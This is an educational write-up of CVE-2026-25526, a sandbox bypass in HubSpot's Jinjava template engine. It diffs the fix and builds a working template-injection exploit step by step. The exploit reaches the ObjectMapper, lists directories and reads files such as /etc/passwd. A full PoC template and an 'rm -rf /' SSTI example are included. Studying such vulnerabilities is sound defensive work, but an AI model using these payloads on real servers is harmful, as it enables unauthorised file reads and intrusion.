
This article explores the technical details of CVE-2026-25526, a critical Sandbox Bypass vulnerability affecting HubSpot’s Jinjava template engine. We will deconstruct a logic flaw within the ForTag component that allows attackers to evade the security resolver using raw Java Reflection. We will demonstrate how chaining this bypass with an unrestricted Jackson ObjectMapper enables attackers to instantiate arbitrary classes, leading to full file system enumeration and arbitrary file reads. This article is intended for educational purposes to help beginners understand the mechanics of Java sandbox escapes and Server-Side Template Injection (SSTI).
- Introduction
- Background: What You Need to Know First
- Setting Up the Lab
- Reading the Advisory
- Diffing the Patch: 2.8.2 vs 2.8.3
- Understanding the Vulnerability
- Building the Exploit — Step by Step
- Step 0: Basic Template Rendering
- Step 1: The Sandbox Blocks Us (Normal Path)
- Step 2: ForTag Bypass — Leaking the Class (The Sandbox Bypass!)
- Step 3: Leaking JinjavaConfig
- Step 4: Getting the ObjectMapper
- Step 5: Calling ObjectMapper Methods
- Step 6: Arbitrary Type Instantiation
- Step 7: File System Enumeration
- Step 8: Reading File Contents
- The Final Exploit — Complete PoC
- Verifying the Fix Against 2.8.3
- Conclusion
- References
Introduction
In February 2026,a critical vulnerability (CVSS 9.8) was disclosed in HubSpot’s Jinjava template engine - a widely used Java library that renders Jinja2-style templates. The vulnerability, tracked as CVE-2026-25526 ( GHSA-gjx9-j8f8-7j74),allows an attacker who can write templates to bypass the sandbox entirely and read arbitrary files from the server.
| Affected Versions | Patched Versions |
|---|---|
>= 2.8.0, < 2.8.3 |
2.8.3 |
< 2.7.6 |
2.7.6 |
Background: What You Need to Know First
Before we dive into the vulnerability,let’s build up the foundational knowledge. If you’re already familiar with Java internals, feel free to skip ahead to Setting Up the Lab.
What is a Template Engine?
A template engine takes a template (a text file with placeholders) and data (variables),and combines them to produce output.
Template:  "Hello {{ name }}, you have {{ count }} new messages."
Data:      { name: "Alice", count: 5 }
Output:    "Hello Alice, you have 5 new messages."
Templates can also contain logic—loops,conditionals,filters:
{% for item in shopping_list %}
  - {{ item.name }}: ${{ item.price }}
{% endfor %}

Total items: {{ shopping_list|length }}
Template engines are everywhere: web frameworks use them to generate HTML pages,email systems use them for personalized emails,and CMS platforms let users write custom templates for their content.
What is Jinjava?
Jinja2 is a popular template engine originally written in Python (used by Flask, Django, Ansible, etc.). Jinjava is HubSpot’s Java port of Jinja2. It implements the same template syntax but runs on the JVM.
HubSpot uses Jinjava in their CMS platform, where customers write custom templates to control how their website content is displayed. This is the critical detail - the template authors are not trusted developers. They are end users.
At its simplest,Jinjava usage looks like this:
import com.hubspot.jinjava.Jinjava;
import java.util.Map;

public class JinjavaExample {
    public static void main(String[] args) {
        Jinjava jinjava = new Jinjava();
        String template = "Hello {{ name }}!";
        Map<String, Object> context = Map.of("name", "World");
        String output = jinjava.render(template, context);
        System.out.println(output);
    }
}
// output = "Hello World!"
Why Template Engines Need a Sandbox
Here’s the problem. In Java, every object has a getClass() method.
From a Class object, you can use Java reflection to locate and invoke methods and load arbitrary classes, which is extremely powerful if not restricted by a sandbox.
// This chain starts from ANY Java object and ends with arbitrary command execution:
"hello".getClass()                                    // → Class<String>
       .forName("java.lang.Runtime")                  // → Class<Runtime>
       .getMethod("exec", String.class)               // → Method
       .invoke(
           Runtime.class.getMethod("getRuntime")
                        .invoke(null),                // → Runtime instance
           "whoami"                                    // → command to run
       );
If a template engine naively allows accessing any property or method on Java objects,a template author could write:
{{ "hello".class.forName("java.lang.Runtime").getRuntime().exec("rm -rf /") }}
And that would execute rm -rf / on the server.This is called Server-Side Template Injection (SSTI).
To prevent this, Jinjava implements a security boundary that restricts what template authors can access(sandbox).
Java Beans and Properties — The Reflection Foundation
This concept is critical to understanding the vulnerability, so let’s go deep!
In Java,a “bean” is just an object that follows a naming convention: if you have a method called getName(),Java considers name to be a “property” of that bean.The method getConfig() exposes a property called config.The method getClass() exposes a property called class.
Java provides a built-in API to discover these properties automatically:
import java.beans.Introspector;
import java.beans.PropertyDescriptor;
import java.beans.IntrospectionException;

public class IntrospectorDemo {
    public static void main(String[] args) {
        try {
            // Get all properties of a String object
            PropertyDescriptor[] props = Introspector
                    .getBeanInfo(String.class)
                    .getPropertyDescriptors();

            for (PropertyDescriptor prop : props) {
                System.out.println(prop.getName() + " → " + prop.getReadMethod());
            }
        } catch (IntrospectionException e) {
            e.printStackTrace();
        }
    }
}
Output:
bytes → public byte[] java.lang.String.getBytes()
class → public final native java.lang.Class java.lang.Object.getClass()
empty → public boolean java.lang.String.isEmpty()
Notice that class is there. Every Java object has it because getClass() is defined on java.lang.Object, the root of all Java classes. This is why the sandbox must specifically block access to the class property.
The key thing to understand: Introspector.getBeanInfo() returns PropertyDescriptor objects,and each has a getReadMethod() that returns the actual java.lang.reflect.Method.You can then call method.invoke(object) to directly invoke that getter - this is raw Java reflection,completely bypassing any security layer.
// This is what the vulnerable ForTag code does:
PropertyDescriptor prop = /* get "class" property */;
Method getter = prop.getReadMethod();    // → Object.getClass()
Object result = getter.invoke(someObj);  // → calls someObj.getClass() directly!
// No security check happens here. It's a raw reflection call.
Reflection is a feature that allows a Java program to “look at itself” in the mirror while running. It can examine objects, list their methods, and call them dynamically by name, without knowing what they are beforehand.
Template engines must use reflection. When you write {{ user.name }} in a template, the Jinjava engine has no idea what a “User” object is when it’s being compiled. It only figures it out when the template actually runs.
Java provides a standard tool for this called the Introspector. It acts as a “scout” that uses reflection to scan a class and discover all its available properties automatically.
// Raw Java Reflection Logic
BeanInfo info = Introspector.getBeanInfo(user.getClass());
for (PropertyDescriptor pd : info.getPropertyDescriptors()) {
    // This prints "name", "class", "config", etc.
    System.out.println(pd.getName());

    // This allows you to CALL the getter method directly
    Method getter = pd.getReadMethod();
    getter.invoke(user);
}
method.invoke(object) is the command that takes a static reference to a function (a Method object) and actually runs it against a specific piece of data (the object).
- The code used
Introspectorto find thegetClass()method. - It then called
invoke(interpreter). - This forced the JVM to run
interpreter.getClass(), returning theJinjavaInterpreterclass object.
Because invoke() is a low-level Java command, it does not know about Jinjava’s “restricted list” or “sandbox.” It simply executes whatever it is told to execute, without checking if its actually allowed to do so.
What is the Expression Language (EL) and EL Resolvers?
When you write {{ user.name }} in a Jinja template,Jinjava doesn’t just call user.getName() directly. Instead,the expression goes through a pipeline called the Expression Language (EL) system.
Jinjava uses JUEL (Java Unified Expression Language) under the hood.The EL system has a chain of resolvers - components that know how to look up properties on different types of objects(like a MapELResolver for dictionaries or ListELResolver for arrays).:
When Jinjava evaluates :

1. Parse "user.name" into an EL expression
2. Look up "user" from the template context → gets the User object
3. Look up "name" on the User object → goes through the resolver chain:

   CompositeELResolver
     ├── ArrayELResolver        → "Is it an array? No, skip."
     ├── JinjavaListELResolver  → "Is it a List? No, skip."
     ├── TypeConvertingMapELResolver → "Is it a Map? No, skip."
     ├── ResourceBundleELResolver    → "Is it a ResourceBundle? No, skip."
     └── JinjavaBeanELResolver → "It's a bean! Let me look up 'name'."
                                   ↓
                              Check: Is 'name' a restricted property? No.
                              Check: Is 'user' a restricted class? No.
                              OK, call user.getName() and return the result.
                              Check: Is the result a restricted class? No.
                              Return "Alice".
JinjavaBeanELResolver is where the sandbox lives.It’s the last resolver in the chain, and it handles property access on regular Java objects.Before looking up a property or calling a method, it checks three things:
Restricted Properties (blocked property names):
private static final Set<String> DEFAULT_RESTRICTED_PROPERTIES = Set.of("class");
If you try {{ user.class }},the resolver sees class is restricted and returns null.
Restricted Methods (blocked method names):
private static final Set<String> DEFAULT_RESTRICTED_METHODS = Set.of(
    "class", "clone", "hashCode", "getClass", "getDeclaringClass",
    "forName", "notify", "notifyAll", "wait"
);
If you try {{ user.getClass() }},the resolver sees getClass is restricted and throws MethodNotFoundException.
Restricted Classes (blocked object types):
protected boolean isRestrictedClass(Object o) {
    return (
        o.getClass().getPackage().getName().startsWith("java.lang.reflect") ||
        o instanceof Class ||
        o instanceof ClassLoader ||
        o instanceof Thread ||
        o instanceof Method ||
        o instanceof Field ||
        o instanceof Constructor ||
        o instanceof JinjavaInterpreter
    );
}
If the object itself is any of these dangerous types,the resolver blocks all access.
Here’s the important part: this security check only happens when code goes through the EL resolver. If some other code path accesses properties WITHOUT going through the resolver,the checks are bypassed. That’s exactly what the vulnerability is.
Jackson ObjectMapper — Why It’s Dangerous
Jackson is Java’s most popular JSON library.Its central class, ObjectMapper, converts between Java objects and JSON:
ObjectMapper mapper = new ObjectMapper();

// Object → JSON
String json = mapper.writeValueAsString(user);
// json = {"name":"Alice","age":30}

// JSON → Object
User user = mapper.readValue(json, User.class);
ObjectMapper has a dangerous feature called Default Typing. When enabled, Jackson embeds class names into JSON and uses them during deserialization:
mapper.enableDefaultTyping();

// Now serialization includes type info:
// ["java.io.File", "/etc/passwd"]

// And deserialization uses the type from JSON:
Object obj = mapper.readValue(
    "[\"java.io.File\", \"/etc/passwd\"]",
    Object.class
);
// obj is now a java.io.File pointing to /etc/passwd!
This means if an attacker can get hold of an ObjectMapper, enable default typing, and call readValue(),they can instantiate arbitrary Java classes with controlled constructor arguments.
ObjectMapper has a TypeFactory which act as a bridge that allows the attacker to convert a simple text string (like “java.io.File”) into a complex Java class definition that the ObjectMapper can use. The method TypeFactory.constructFromCanonical("class.name") takes a string representing a class name and returns a JavaType object descriptor.
Even WITHOUT enableDefaultTyping,the convertValue() method combined with TypeFactory.constructFromCanonical() is dangerous:
// constructFromCanonical takes a CLASS NAME as a STRING
JavaType fileType = mapper.getTypeFactory()
    .constructFromCanonical("java.io.File");

// convertValue creates an instance of that type
File file = mapper.convertValue("/etc/passwd", fileType);
// file is now a java.io.File pointing to /etc/passwd!
This is why the patch in v2.8.3 adds all com.fasterxml.jackson.databind classes to the restricted class list, which we will see later. An unrestricted ObjectMapper is essentially a “create any Java object” gadget.
Setting Up the Lab
Prerequisites
- Java 17+ (JDK, not just JRE)
- Apache Maven 3.6+
Verify your installation:
java -version
mvn -version
Download the Source Code
Download both versions from GitHub for diffing:
# Create working directory
mkdir jinjava-rce && cd jinjava-rce

# Download vulnerable version
wget https://github.com/HubSpot/jinjava/archive/refs/tags/jinjava-2.8.2.tar.gz
tar xzf jinjava-2.8.2.tar.gz

# Download patched version
wget https://github.com/HubSpot/jinjava/archive/refs/tags/jinjava-2.8.3.tar.gz
tar xzf jinjava-2.8.3.tar.gz
Create the test environment
Instead of building the full Jinjava project (which has complex parent POM dependencies),we’ll create a small standalone project that pulls Jinjava from Maven Central.
To get started quickly, I have prepared a complete lab environment with all the necessary dependencies and configuration files.
Simply clone the repository:
git clone git@github.com:av4nth1ka/jinjava-cve-2026-25526-poc.git jinjava-test
This repository includes the pre-configured pom.xml (pulling the vulnerable Jinjava 2.8.2) , the logback.xml to keep the output clean and the exploit of this CVE.
Verify the setup compiles:
cd jinjava-test
mvn compile -q
#This will download the dependencies defined in the pom.xml and compile the poc files.
Run the Exploit
To run the exploit given in the repository, you can use the following command:
mvn exec:java -Dexec.mainClass="ExploitHarness" -q
Reading the Advisory
The advisory ( GHSA-gjx9-j8f8-7j74) tells us:
Vulnerability Type: Sandbox Bypass/Remote Code Execution
Root Cause (two parts):
- ForTag Property Access Bypass: The
ForTagclass does not enforceJinjavaBeanELResolverrestrictions when iterating over object properties usingIntrospector.getBeanInfo()and invoking getter methods viaPropertyDescriptor.getReadMethod() - Restricted Class Instantiation: The sandbox’s type allowlist can be bypassed by using
ObjectMapperto instantiate classes through JSON deserialization
Impact: An attacker can access arbitrary getter methods,instantiate arbitrary Java classes,read files from the server filesystem,and potentially execute arbitrary code.
Patched in: 2.8.3 and 2.7.6
The key terms to investigate: ForTag,JinjavaBeanELResolver,Introspector.getBeanInfo(),ObjectMapper.
Diffing the Patch: 2.8.2 vs 2.8.3
Here is the fix commit.
Let’s find what changed:
diff -rq jinjava-jinjava-2.8.2/src jinjava-jinjava-2.8.3/src
Many files changed,but the relevant ones are:
ForTag.java— 1 line changedJinjavaBeanELResolver.java— multiple additions
Let’s examine each.
Patch 1: ForTag.java — The Core Fix (1 line!)
diff -u jinjava-jinjava-2.8.2/src/main/java/com/hubspot/jinjava/lib/tag/ForTag.java \
       jinjava-jinjava-2.8.3/src/main/java/com/hubspot/jinjava/lib/tag/ForTag.java
-  .put(loopVar, valProp.getReadMethod().invoke(val));
+  .put(loopVar, interpreter.resolveProperty(val, valProp.getName()));
Before (vulnerable): valProp.getReadMethod().invoke(val) — Raw Java reflection. Gets the getter Method from the PropertyDescriptor and calls it directly. No security checks.
After (fixed): interpreter.resolveProperty(val, valProp.getName()) — Routes through the EL resolver chain,which includes JinjavaBeanELResolver with all its security checks.
This is the entire vulnerability in one line. The rest are defense-in-depth additions.
Patch 2: JinjavaBeanELResolver.java — Defense in Depth
+import com.fasterxml.jackson.databind.ObjectMapper;

 // Added to restricted methods:
+    .add("readValueAs")

+  private static final String JAVA_LANG_REFLECT_PACKAGE =
+    Method.class.getPackage().getName();
+  private static final String JACKSON_DATABIND_PACKAGE =
+    ObjectMapper.class.getPackage().getName();

 // isRestrictedClass() now also blocks Jackson classes:
-      (o.getClass().getPackage().getName().startsWith("java.lang.reflect"))
+      (oPackage.getName().startsWith(JAVA_LANG_REFLECT_PACKAGE) ||
+        oPackage.getName().startsWith(JACKSON_DATABIND_PACKAGE))
The additions:
readValueAsadded to restricted methods — Even if an attacker somehow gets aJsonParser, they can’t callreadValueAs().com.fasterxml.jackson.databindpackage added to restricted classes — Even if an attacker gets anObjectMapperthrough the EL resolver, all property access and method calls on it are blocked.
Both are defense-in-depth — the ForTag fix alone stops the attack, but these ensure no other path can reach the ObjectMapper.
Patch 3: New Test Case — The Exploit Pattern
@Test
public void itUsesJinjavaRestrictedResolverOnReadingLoopVars() {
    String template = """
      {% for _, config, class in ____int3rpr3t3r____ %}{{ class }}{% endfor %}""";
    String result = interpreter.render(template);
    assertThat(result).isEqualTo("");
}
This test IS the exploit pattern. It confirms that in the vulnerable version, {{ class }} inside a ForTag loop over ____int3rpr3t3r____ would leak the Class object. The fix ensures it returns empty.
Understanding the Vulnerability
The Two Paths Problem
The vulnerability exists because there are two different code paths for accessing properties on Java objects, and only one has security checks:
PATH A — Normal template expressions (SECURED):
  {{ obj.property }}
    → EL Expression evaluation
      → JinjavaBeanELResolver.getValue()
        → Checks: restricted properties? restricted class? restricted result?
          → If all clear: return obj.getProperty()
          → If blocked: return null

PATH B — ForTag multi-variable loop (UNSECURED in 2.8.2):
  {% for a, b in obj %}
    → ObjectIterator.getLoop(obj)  →  wraps as single-element iterator
      → Introspector.getBeanInfo(obj.getClass())
        → For each PropertyDescriptor:
          → valProp.getReadMethod().invoke(val)  ← RAW REFLECTION, NO CHECKS!
The sandbox was designed around Path A.Every normal expression goes through the EL resolver chain. But ForTag implemented its own mini-resolver using raw Java reflection,creating a complete bypass of the security boundary.
When Does the ForTag Bypass Trigger?
The ForTag code at line 242-253 of ForTag.java (v2.8.2) handles multi-variable loops.
if (Entry.class.isAssignableFrom(val.getClass())) {
              Entry<String, Object> entry = (Entry<String, Object>) val;
              Object entryVal = null;

              if (loopVars.indexOf(loopVar) == 0) {
                entryVal = entry.getKey();
              } else if (loopVars.indexOf(loopVar) == 1) {
                entryVal = entry.getValue();
              }

              interpreter.getContext().put(loopVar, entryVal);
            } else if (List.class.isAssignableFrom(val.getClass())) {
              List<Object> entries = ((PyList) val).toList();
              Object entryVal = null;
              // safety check for size
              if (entries.size() >= loopVarIndex) {
                entryVal = entries.get(loopVarIndex);
              }
              interpreter.getContext().put(loopVar, entryVal);
            } else {
              try {
                PropertyDescriptor[] valProps = Introspector
                  .getBeanInfo(val.getClass())
                  .getPropertyDescriptors();
                for (PropertyDescriptor valProp : valProps) {
                  if (loopVar.equals(valProp.getName())) {
                    interpreter
                      .getContext()
                      .put(loopVar, valProp.getReadMethod().invoke(val));
                    break;
                  }
                }
When you write {% for a, b in someObject %},the ForTag needs to extract multiple values from each loop element. It tries three strategies:
- If the element is a
Map.Entry→ usegetKey()andgetValue() - If the element is a
List→ use index-based access - Otherwise → fall back to Java bean introspection (the vulnerable path)
For the introspection fallback to trigger,the object must NOT be a Map.Entry or List.It must be a plain Java object (a “bean”) where Introspector.getBeanInfo() can discover properties.
What is ____int3rpr3t3r____?
Jinjava internally needs access to the interpreter object for evaluating filters,expression tests,and macro functions.It stores the interpreter under the obfuscated variable name ____int3rpr3t3r____ in the EL context:
// In ExtendedParser.java:
public static final String INTERPRETER = "____int3rpr3t3r____";

// In JinjavaInterpreterResolver.java:
if (ExtendedParser.INTERPRETER.equals(property)) {
    value = interpreter;  // Returns the live JinjavaInterpreter object!
}
Normally,accessing this from a template is blocked because JinjavaInterpreter is in the restricted class list:
// In JinjavaELBeanResolver.java
protected boolean isRestrictedClass(Object o) {
    if (o == null) {
      return false;
    }

    return (
      (o.getClass().getPackage() != null &&
        o.getClass().getPackage().getName().startsWith("java.lang.reflect")) ||
      o instanceof Class ||
      o instanceof ClassLoader ||
      o instanceof Thread ||
      o instanceof Method ||
      o instanceof Field ||
      o instanceof Constructor ||
      o instanceof JinjavaInterpreter
    );
  }
But through the ForTag bypass,the restricted class check never happens. When iterating over an object that is not a Map or a List (like the JinjavaInterpreter object), the code enters a fallback block that uses Raw Java Reflection directly.
// Inside ForTag.java (Vulnerable Version 2.8.2)

// ... logic to handle Maps and Lists ...

// FALLBACK: If the object isn't a Map or List (e.g., the Interpreter object)
// The code tries to find properties using standard Java Introspection
BeanInfo beanInfo = Introspector.getBeanInfo(val.getClass());
PropertyDescriptor[] props = beanInfo.getPropertyDescriptors();

for (PropertyDescriptor valProp : props) {
    // ... logic to match variable names ...

    // THE VULNERABILITY:
    // It calls the getter method DIRECTLY.
    // There is NO call to 'interpreter.resolveProperty'
    // There is NO call to 'isRestrictedClass'
    Object result = valProp.getReadMethod().invoke(val);
}
How ObjectIterator Enables the Attack
When ____int3rpr3t3r____ (the interpreter object) is passed to a {% for %} loop, ObjectIterator.getLoop() handles it. The interpreter is not a Collection, Array, Map, Iterable, or Iterator, so it falls through to the catch-all case:
// ObjectIterator.java, line 66:
return new ForLoop(Iterators.singletonIterator(obj), 1);
It wraps the interpreter as a single-element iterator with length 1. Here, Jinjava tries to be helpful: if you try to loop over a single object (instead of a list), it automatically treats it as a list containing just that one item [interpreter]. This ‘helpfulness’ allows the ForTag logic to execute on our restricted object.
The ForTag loop body executes exactly once,with val set to the interpreter object.Then the Introspector discovers all its bean properties, including config (from getConfig()) and class (from getClass()).
Building the Exploit — Step by Step
We will walk through the exploit primitives below. If you prefer to run the exploit code, you can find it in my GitHub repository which you cloned while Setting up the Lab.
Each step below adds a new template and shows its output.You can run any step individually by commenting out the others.
Step 0: Basic Template Rendering
First, prove the setup works:
Jinjava jinjava = new Jinjava(
    JinjavaConfig.newBuilder()
        .withLegacyOverrides(
            LegacyOverrides.newBuilder()
                .withUsePyishObjectMapper(true)
                .withKeepNullableLoopValues(true)
                .build()
        )
        .build()
);
Templates:
Template: Hello {{ name }}!
Output:   Hello World!

Template: {% for item in items %}[{{ item }}] {% endfor %}
Output:   [apple] [banana] [cherry]

Template: {% for name, age in people.items() %}{{ name }}={{ age }} {% endfor %}
Output:   Bob=25 Alice=30
Basic rendering works.The multi-variable {% for %} loop also works with dictionaries— people.items() returns Map.Entry pairs,and ForTag destructures them into name and age.This is the safe path (Map.Entry handling).
Step 1: The Sandbox Blocks Us (Normal Path)
Let’s try accessing dangerous things through normal template expressions:
Template: {{ greeting.class }}
Output:   ''
(BLOCKED — 'class' is a restricted property)

Template: {{ greeting.getClass() }}
Output:   ''
(BLOCKED — 'getClass' is a restricted method)

Template: {{ ____int3rpr3t3r____ }}
Output:   '____int3rpr3t3r____'
(Renders as a string representation, but property access is blocked)

Template: {{ ____int3rpr3t3r____.config }}
Output:   ''
Error:    Cannot resolve property 'config' in 'JinjavaInterpreter@5608103d'
(BLOCKED — JinjavaInterpreter is a restricted class)

Template: {{ ____int3rpr3t3r____.context }}
Output:   ''
Error:    Cannot resolve property 'context' in 'JinjavaInterpreter@1058b86d'
(BLOCKED — same reason)
The sandbox works perfectly through the normal EL path.Every attempt to access .class, .getClass(),or properties on the interpreter is blocked.If this were the only code path,there would be no vulnerability.
Step 2: ForTag Bypass — Leaking the Class (The Sandbox Bypass!)
Now we use the ForTag multi-variable loop to bypass the sandbox:
Template: {% for _, class in ____int3rpr3t3r____ %}CLASS={{ class }}{% endfor %}
Output:   'CLASS=com.hubspot.jinjava.interpret.JinjavaInterpreter'
It worked. We just leaked the full class name of the interpreter object.
Let’s break down what happened:
____int3rpr3t3r____resolves to theJinjavaInterpreterobjectObjectIterator.getLoop()wraps it as a single-element iterator (it’s not a Collection/Map/etc.)- ForTag enters the multi-variable branch (
loopVars.size() == 2) - The value (
val) is the interpreter — it’s not aMap.EntryorList - ForTag falls through to the bean introspection branch
Introspector.getBeanInfo(JinjavaInterpreter.class)returns allPropertyDescriptors- For each loop variable, ForTag tries to match it to a property name:
_doesn’t match any property → skipped (it’s a common “ignore” variable name)classmatches theclassproperty (fromgetClass())!
- ForTag calls
valProp.getReadMethod().invoke(val)— which isgetClass().invoke(interpreter) - The result (
Class<JinjavaInterpreter>) is placed into the template context {{ class }}renders it ascom.hubspot.jinjava.interpret.JinjavaInterpreter
The class property, which is blocked through normal expressions, is freely accessible through ForTag!
Why does “_” work as a “skip” variable?Java’s Introspector.getBeanInfo() won’t find a property named “_” because there is no get_() method on the interpreter. When ForTag iterates the PropertyDescriptor[] array looking for a match it does’t find one, so the loop variable stays unset. We use “_” as a throwaway variable named to skip over properties we don’t need.
Step 3: Leaking JinjavaConfig
Now we know we can extract any bean property from the interpreter. Let’s get something more useful—the config property (from getConfig()):
Template: {% for _, config in ____int3rpr3t3r____ %}
          CHARSET={{ config.charset }}, MAX_OUTPUT={{ config.maxOutputSize }}
          {% endfor %}
Output:   'CHARSET=UTF-8, MAX_OUTPUT=0'
We now have a reference to the JinjavaConfig object. Since JinjavaConfig is NOT in the restricted class list, we can freely access ALL its properties through normal {{ }} expressions.
Template: {% for _, config in ____int3rpr3t3r____ %}
          RESTRICTED_METHODS={{ config.restrictedMethods }}
          {% endfor %}
Output:   'RESTRICTED_METHODS=[]'
We can even read the security configuration itself— restrictedMethods is empty,meaning no additional method restrictions were configured beyond the defaults.
Step 4: Getting the ObjectMapper
JinjavaConfig holds an ObjectMapper for internal JSON operations.Let’s get it:
Template: {% for _, config in ____int3rpr3t3r____ %}
          MAPPER={{ config.objectMapper }}
          {% endfor %}
Output:   'MAPPER={}'
Now the critical question: is ObjectMapper restricted?Let’s find out by accessing its properties:
Template: {% for _, config in ____int3rpr3t3r____ %}
          {% set om = config.objectMapper %}
          DATE_FMT={{ om.dateFormat }}
          {% endfor %}
Output:   'DATE_FMT={'colonIncludedInTimeZone': true, 'lenient': true}'
Not restricted! In v2.8.2, isRestrictedClass() only checks for java.lang.reflect.\*, Class, ClassLoader, Thread, Method, Field, Constructor,and JinjavaInterpreter. The entire com.fasterxml.jackson.databind package is missing.
Step 5: Calling ObjectMapper Methods
With an unrestricted ObjectMapper,we can call any of its methods:
Template: {% for _, config in ____int3rpr3t3r____ %}
          {% set om = config.objectMapper %}
          JSON={{ om.writeValueAsString({'secret': 'data', 'admin': true}) }}
          {% endfor %}
Output:   'JSON={"secret":"data","admin":true}'
writeValueAsString works.Let’s try readTree (parses JSON without needing a class argument):
Template: {% for _, config in ____int3rpr3t3r____ %}
          {% set om = config.objectMapper %}
          {% set tree = om.readTree('{"key": "value", "num": 42}') %}
          TREE={{ tree }}, KEY={{ tree.get('key') }}, NUM={{ tree.get('num') }}
          {% endfor %}
Output:   'TREE={'key': 'value', 'num': 42}, KEY=value, NUM=42'
We have full JSON read/write capabilities through the ObjectMapper.
Step 6: Arbitrary Type Instantiation
Now the dangerous part.The ObjectMapper has a TypeFactory that can create JavaType descriptors from class name strings:
Template: {% for _, config in ____int3rpr3t3r____ %}
          {% set om = config.objectMapper %}
          {% set tf = om.typeFactory %}
          {% set fileType = tf.constructFromCanonical('java.io.File') %}
          TYPE={{ fileType }}
          {% endfor %}
Output:   'TYPE=java.io.File'
TypeFactory.constructFromCanonical('java.io.File') takes a string and creates a JavaType for java.io.File.No Class object needed—just a string!
In a Jinjava template, you cannot simply write new java.io.File("/etc/passwd"). The template engine syntax does not support the new keyword for arbitrary classes, and the sandbox would block it anyway.
Since we cannot use the new keyword in a template to create files, we use convertValue() as a loop-hole.
So, we can use convertValue() to create actual Java objects:
Template: {% for _, config in ____int3rpr3t3r____ %}
          {% set om = config.objectMapper %}
          {% set fileType = om.typeFactory.constructFromCanonical('java.io.File') %}
          {% set file = om.convertValue('/etc/passwd', fileType) %}
          FILE={{ file }}, EXISTS={{ file.exists() }}, CAN_READ={{ file.canRead() }},
          LENGTH={{ file.length() }}
          {% endfor %}
Output:   'FILE=/etc/passwd, EXISTS=true, CAN_READ=true, LENGTH=9344'
We just created a java.io.File object pointing to /etc/passwd and confirmed it exists, is readable, and is 9344 bytes long.
How does convertValue('/etc/passwd', fileType) create a File?Jackson sees:
- Source: a String
"/etc/passwd" - Target type:
java.io.File java.io.Filehas a constructorFile(String pathname)- Jackson calls
new File("/etc/passwd")internally
There’s also a second chain using enableDefaultTyping():
Template: {% for _, config in ____int3rpr3t3r____ %}
          {% set om = config.objectMapper %}
          {{ om.enableDefaultTyping() }}
          {% set objType = om.typeFactory.constructFromCanonical('java.lang.Object') %}
          {% set file = om.readValue('["java.io.File", "/etc/passwd"]', objType) %}
          FILE={{ file }}, EXISTS={{ file.exists() }}, LENGTH={{ file.length() }}
          {% endfor %}
Output:   '{}FILE=/etc/passwd, EXISTS=true, LENGTH=9344'
This chain uses polymorphic deserialization(the data decides the object type.)—the class name ( java.io.File) is embedded in the JSON itself.
Normally, Jackson converts JSON based on what the programmer expects. However, when enableDefaultTyping() is turned on, Jackson allows the JSON data itself to dictate what kind of object gets created.
By formatting our input as an array ['java.io.File', '/etc/passwd'], we are effectively giving Jackson an instruction:
- Element 0 (java.io.File): build an object of this specific class.
- Element 1 (/etc/passwd): the argument to pass into its constructor.
Jackson obeys this blindly, instantiating the File object even though the application never intended to create files here, thereby creating a Java object in memory that points to /etc/passwd.
Step 7: File System Enumeration
With java.io.File objects,we can enumerate the file system:
Template: {% for _, config in ____int3rpr3t3r____ %}
          {% set om = config.objectMapper %}
          {% set ft = om.typeFactory.constructFromCanonical('java.io.File') %}
          {% set dir = om.convertValue('/', ft) %}
          FILES={{ dir.list() }}
          {% endfor %}
Output:   'FILES=['home', 'usr', 'bin', 'sbin', 'etc', 'var', 'Library',
          'System', 'private', 'Users', 'Applications', 'opt', 'dev',
          'Volumes', 'tmp', 'cores']'
We can list the root directory.Let’s try /etc:
Output:   'FILES=['manpaths', 'rc.common', 'auto_master', 'passwd',
          'shadow', 'ssh', 'sudoers', 'hosts', 'master.passwd', ...]'
And even check for SSH keys:
Template: {% for _, config in ____int3rpr3t3r____ %}
          {% set om = config.objectMapper %}
          {% set ft = om.typeFactory.constructFromCanonical('java.io.File') %}
          {% set ssh = om.convertValue('/Users/user-name/.ssh', ft) %}
          SSH_DIR={{ ssh.exists() }}, FILES={{ ssh.list() }}
          {% endfor %}
Output:   'SSH_DIR=true, FILES=['id_ed25519', 'known_hosts.old',
          'id_ed25519.pub', 'known_hosts']'
We can see the SSH key filenames on the server.
Step 8: Reading File Contents
We can create java.net.URL objects and open input streams:
Template: {% for _, config in ____int3rpr3t3r____ %}
          {% set om = config.objectMapper %}
          {% set urlType = om.typeFactory.constructFromCanonical('java.net.URL') %}
          {% set url = om.convertValue('file:///etc/hosts', urlType) %}
          {% set stream = url.openStream() %}
          {% set bytes = stream.readAllBytes() %}
          CONTENT={{ om.writeValueAsString(bytes) }}
          {% endfor %}
Output:   'CONTENT="IyMKIyBIb3N0IERhdGFiYXNlCiMKIyBsb2NhbGhvc3QgaXMgdXNlZCB0byBj
          b25maWd1cmUgdGhlIGxvb3BiYWNrIGludGVyZmFjZQojIHdoZW4gdGhlIHN5c3RlbSBpcyBi
          b290aW5nLiAgRG8gbm90IGNoYW5nZSB0aGlzIGVudHJ5LgojIwoxMjcuMC4wLjEJbG9jYWxo
          b3N0CjI1NS4yNTUuMjU1LjI1NQlicm9hZGNhc3Rob3N0Cjo6MSAgICAgICAgICAgICBsb2Nh
          bGhvc3QK"'
That base64 string decodes to:
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1 localhost
255.255.255.255 broadcasthost
::1             localhost
We have achieved full arbitrary file read. The chain:
- Create a
java.net.URLobject with afile://URL viaconvertValue() - Call
url.openStream()to get aBufferedInputStream - Call
stream.readAllBytes()to read the file into abyte[] - Use
om.writeValueAsString(bytes)to convert the bytes to base64 (Jackson’s default serialization for byte arrays) - The base64 string is rendered in the template output
- Decode the base64 on the attacker’s end
Note: The output is in Base64 because when the exploit reads the file, it stores the content in a Java byte array (byte[]). When you ask Jackson’s ObjectMapper to convert a byte array into a string (using writeValueAsString), its default behavior is to encode that binary data into Base64 format.
The same chain works for /etc/passwd:
Decoded first few lines:
##
# User Database
#
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
The Final Exploit — Complete PoC
Here’s the complete,minimal exploit template that demonstrates all capabilities:
{% for _, config in ____int3rpr3t3r____ %}
{% set om = config.objectMapper %}
{% set ft = om.typeFactory %}
{% set fileT = ft.constructFromCanonical('java.io.File') %}
{% set urlT = ft.constructFromCanonical('java.net.URL') %}

=== TARGET FILE INFO ===
{% set target = om.convertValue('/etc/passwd', fileT) %}
path: {{ target.absolutePath }}
exists: {{ target.exists() }}
readable: {{ target.canRead() }}
size: {{ target.length() }} bytes
is_directory: {{ target.directory }}
